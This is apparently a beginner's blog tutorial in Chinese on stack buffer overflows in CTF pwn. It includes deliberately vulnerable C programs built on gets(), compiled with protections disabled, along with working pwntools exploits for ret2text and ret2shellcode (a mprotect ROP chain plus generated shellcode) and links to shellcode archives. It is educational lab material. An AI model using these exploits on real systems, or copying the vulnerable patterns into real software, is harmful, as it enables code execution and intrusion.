Pwn基础学习1-[栈溢出]/篇1

原创

Anqi_Y 于 2022-03-14 18:02:06 发布 4269 收藏
分类专栏： Pwn 文章标签： 学习 系统安全

栈溢出篇1

栈溢出我将根据题型一种一种类型来记录学习，题型参考ctfwiki

1. 定义

栈溢出是缓冲区溢出的一种，当缓冲区数据大于缓冲区大小时，缓冲区之外的有用数据就会被多出去的缓冲区数据覆盖改写，从而可能导致程序崩溃。

> 缓冲区：程序在运行过程中，为了临时存取数据的需要，一般都要分配一些内存空间，通常称这些空间为缓冲区。

2. 原理

栈溢出漏洞在ctf题中常被用来覆盖程序的返回地址，以达到某函数返回(return)时，不再是返回原先的返回函数地址，而是返回到我们为其指定地址的地方。

举个例子，解释覆盖数据原理：

C源码test.c

```
#include <stdio.h>
void Print()            //Print函数地址将作为我们修改后的返回地址
{
        puts("Hello Pwn!");
}
int main()
{
        char buff[10];
        gets(buff);    //利用gets函数漏洞
        return 0;
}
```

使用 gcc -fno-stack-protector -no-pie -o test test.c 进行编译


```
-fno-stack-protector：禁用栈保护(no canary)，防止程序检测栈溢出

-no-pie：去掉地址随机化，不然每次程序运行函数地址都会发生变化。我们运行第一次找到Print函数的地址写入exp，执行exp，Print
```

：这里我的32位编译时，汇编代码有奇怪的扩栈和释放栈的方式，没有找到覆盖返回地址的方法

栈情况

若我们在输入端输入“AAAAAAAAAAAAAAAA” + Print地址 (需构造exp), 栈的变换情况如下图：



由上可知，gets函数可以无限的接收字符串（直至接受到换行符或EOF时才停止），即使数据超过我们分配的10字节空间，它也无法检测到，因此我们可以通过覆盖函数的返回地址来使函数跳转到任意我们想要跳到的地方

> 这里分享一下我在我在编写上面C代码遇到的一个问题（栈溢出使printf不能正常输出）：
>
> 一开始在Print函数中我是使用printf函数打印字符，调试时根据返回地址正常跳转到了Print函数，但是并没有字符串的输出，经过一些调试后，认为printf函数很可能因为我们覆盖掉了一些值，而这些值在printf中运用到而是其不能正常输出（prinf函数运作要比puts函数复杂很多，而puts函数直接输出字符串不会对字符串做多余的处理）。本人小白，详细的原因未知，若有答案的大佬可在评论区留言解答。

例题1-ret2text

ret2text原理

就是我们覆盖的返回地址是指向程序本身已有的代码(.text)，就如以上例子一样。

题目

C源码 ret2text.c

```
void Sys()
{
    system("/bin/sh");
}

void ovfl()
{
    int a=12;
    char b[11];
    gets(b);
}
int main()
{
    ovfl();
    return 0;
}
```

编译 (-m32指编译为32位)

```
gcc -fno-stack-protector -no-pie -m32 -o ret2text ret2text.c
```

gdb调试

到达gets函数时输入了35个A，查看返回地址所在位置

由上可知我们输入的地方离返回地址有31-4=27个字节(返回地址本身占4个字节)，所以可以构造

exp ret2text.py

```
from pwn import *
p = process('./text2r')
pload = 'A'*27 + p32(0x80491b6) #'A'*27为填充字节，0x80491b6是Sys函数的地址
#gdb.attach(p)  ：在exp中进行gdb调试
p.send(pload)
p.interactive()
```

> Sys函数的地址可在gdb中输入 **p Sys** 来获取

运行exp

```
python2 ret2text.py
```

成功获取到shell：


```
[+] Starting local process './text2r': pid 17466
[*] Switching to interactive mode
$
$ ls
ovfl01      ovfl01.py  ovfl1.c   peda-session-ovfl01.txt    text2r      text2r.py
ovfl01.c  ovfl1      ovfl1.py  peda-session-ovfl1.txt    text2r01.c
```


例题2-ret2shellcode

ret2shellcode原理

与ret2text类似，但不同的是**程序本身没有像system这样调用shell的函数**，所以我们需要在内存中自己找一块**可执行的段**（通常遇到的是.bss段），在这个段中写入自己的shellcode，然后根据题目再调用执行自己的shellcode，最终拿到shell。

看个简图：



shellcode可以在位置1或者位置2，要看题目

题目

C源码 shellcd2r.c

做这题时我们使用使.bss段没有执行权限的那部分代码

```
#include <stdio.h>
#include <unistd.h>
#include <string.h>
#include <sys/mman.h> //mprotect函数头文件

char a[50];  //未初始化的全局变量保存在elf文件的.bss段

//当ctf题中的.bss段没有执行权限时，可以在exp调用mprotect函数开权限
void key()
{
 int *addr=0;        //1.这里mprotect函数并没有提权作用
    mprotect(addr,0,0); //2.只有代码里提供了mprotect函数在exp的中才能拿到mprotect地址
}


void W_E_cd()
{
 int b[1];
 setvbuf(stdout,0,_IONBF,0);
    puts("Your shellcode:\n");
    read(0,&a,100);        //写入shellcode到数组a
 puts("Execute shellcode:\n");
    gets(b);               //覆盖返回地址为shellcode的地址，达到执行shellcode的目的
}

int main()
{
// int *addr=0x0804c000;
// mprotect(addr,0x1000,7); //如果源代码里已经提权，就不用我们人工调用mprotect了
 W_E_cd();
 return 0;
}
```

编译

```
gcc -fno-stack-protector -no-pie -m32 shellcd2r.c -o shellcd2r
```

在不知道源码时用IDA查看字符串窗口（View->open subviews->Strings）,看是否有system、/bin/sh之类的字符串，没有就可能是要写shellcode

做这样的题通常有两个步骤：写shellcode和执行shellcode

写shellcode准备

首先用IDA打开程序查看伪代码，找到写入的点

```
char *W_E_cd()
{
  char s[8]; // [esp+Ch] [ebp-Ch] BYREF

  setvbuf(stdout, 0, 2, 0);
  puts("Your shellcode:\n");
  read(0, &a, 0x64u);
  puts("Execute shellcode:\n");
  return gets(s);
}
```

写入shellcode

覆盖shellcode地址

> setvbuf函数主要作用就是将将缓冲区与流做相关，可以优化内存IO，像多了解可以看两篇文章 关于setvbuf()函数的详解 和 什么是标准输入、标准输出(stdin、stdout)?

在这里知道写入a地址，那么双击a可以查看其位置，发现它在.bss段

```
bss:0804C041                align 20h
bss:0804C060                public a
bss:0804C060 a              db    ? ;               ; DATA XREF: W_E_cd+44↑o
bss:0804C061                db    ? ;
bss:0804C062                db    ? ;
bss:0804C063                db    ? ;
```


这里需要注意的一点是，要关注a数组的长度，我们使用pwntools里自带模块shellcraft.sh()生成的shellcode是44字节的，若a大小不足44字节，我们还需要上网找shellcode

计算a就看其起始地址，我这里是0x804c093-0x804c060-1=0x32=50个字节，（-1是字符串最后加的终止字符'\0'），大于44字节

> 两个网上可以找shellcode的地址：
>
> https://www.exploit-db.com/shellcodes
> http://shell-storm.org/shellcode/

gdb调试查看.bss运行权限(根据IDA可以查看.bss段地址大致范围)，r 运行程序后，使用 vmmap查看权限

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
 0x8048000  0x8049000 r--p     1000 0      /mnt/hgfs/ShareFile_VM/PWN/shellcd2r
 0x8049000  0x804a000 r-xp     1000 1000   /mnt/hgfs/ShareFile_VM/PWN/shellcd2r
 0x804a000  0x804b000 r--p     1000 2000   /mnt/hgfs/ShareFile_VM/PWN/shellcd2r
 0x804b000  0x804c000 r--p     1000 2000   /mnt/hgfs/ShareFile_VM/PWN/shellcd2r
 0x804c000  0x804d000 rw-p     1000 3000   /mnt/hgfs/ShareFile_VM/PWN/shellcd2r
0xf7dc5000 0xf7dde000 r--p    19000 0      /usr/lib/i386-linux-gnu/libc-2.31.so
```


0x804c000~0x804d000没有x的执行权限

执行shellcode准备

执行shellcode肯定就要知道返回地址离我们gets接收入的数据间隔，上一题ret2text有讲，我们就得到他们相差16个字节

写exp

mprotect(<要提权段的起始地址>，<要提权段的长度（以0x1000为单位）>，<权限说明>)；7代表最高权限rwx（读写执行：r-1；w-2；x-4）；mmap也可以提权。

mprotect、mmap函数详解看这里

```
from pwn import *
p = process('./shellcd2r')
elf = ELF('./shellcd2r')

bss_addr = 0x804c000  #注意这里的.bss地址不为ida里面看的，要看上面vmmap里的.bss所在范围
shellcd_addr = 0x804C060
pop_3_ret = 0x8049351    #pop esi; pop edi; pop ebp; ret

pload = 'A'*16

#返回地址给mprotect覆盖
pload += p32(elf.symbols['mprotect'])    #获取mprotect函数的实际地址
pload += p32(pop_3_ret)                  #将以下三个数据作为mprotect函数参数先pop到寄存器

#依次pop三个参数，这里不怎么理解的可以看看pop的功能
pload += p32(bss_addr)
pload += p32(0x1000)
pload += p32(0x7)

#pop_3_ret的最后一个指令ret会使返回到shellcd_addr
pload += p32(shellcd_addr)

#gdb.attach(p)
p.recv()
p.sendline(asm(shellcraft.sh())) #先发送shellcode给read函数接收
p.recv()
p.send(pload)                    #进行覆盖，先给.bss提权，然后调用shellcode地址
p.interactive()
```

本人也是小白一只，刚开始学pwn不久，想记录下学习的过程，如果文章哪里有问题或者有什么建议的都可以私信，如果有不理解的地方也可以在下面评论，看到我会及时回复

后续文章会持续写入篇2、篇3.....

参考链接：

Ret2Shellcode之Mprotect修改bss权限 - 云+社区 - 腾讯云

sniperoj-pwn100-shellcode-x86-64(writeup) - 灰信网（软件开发博客聚合）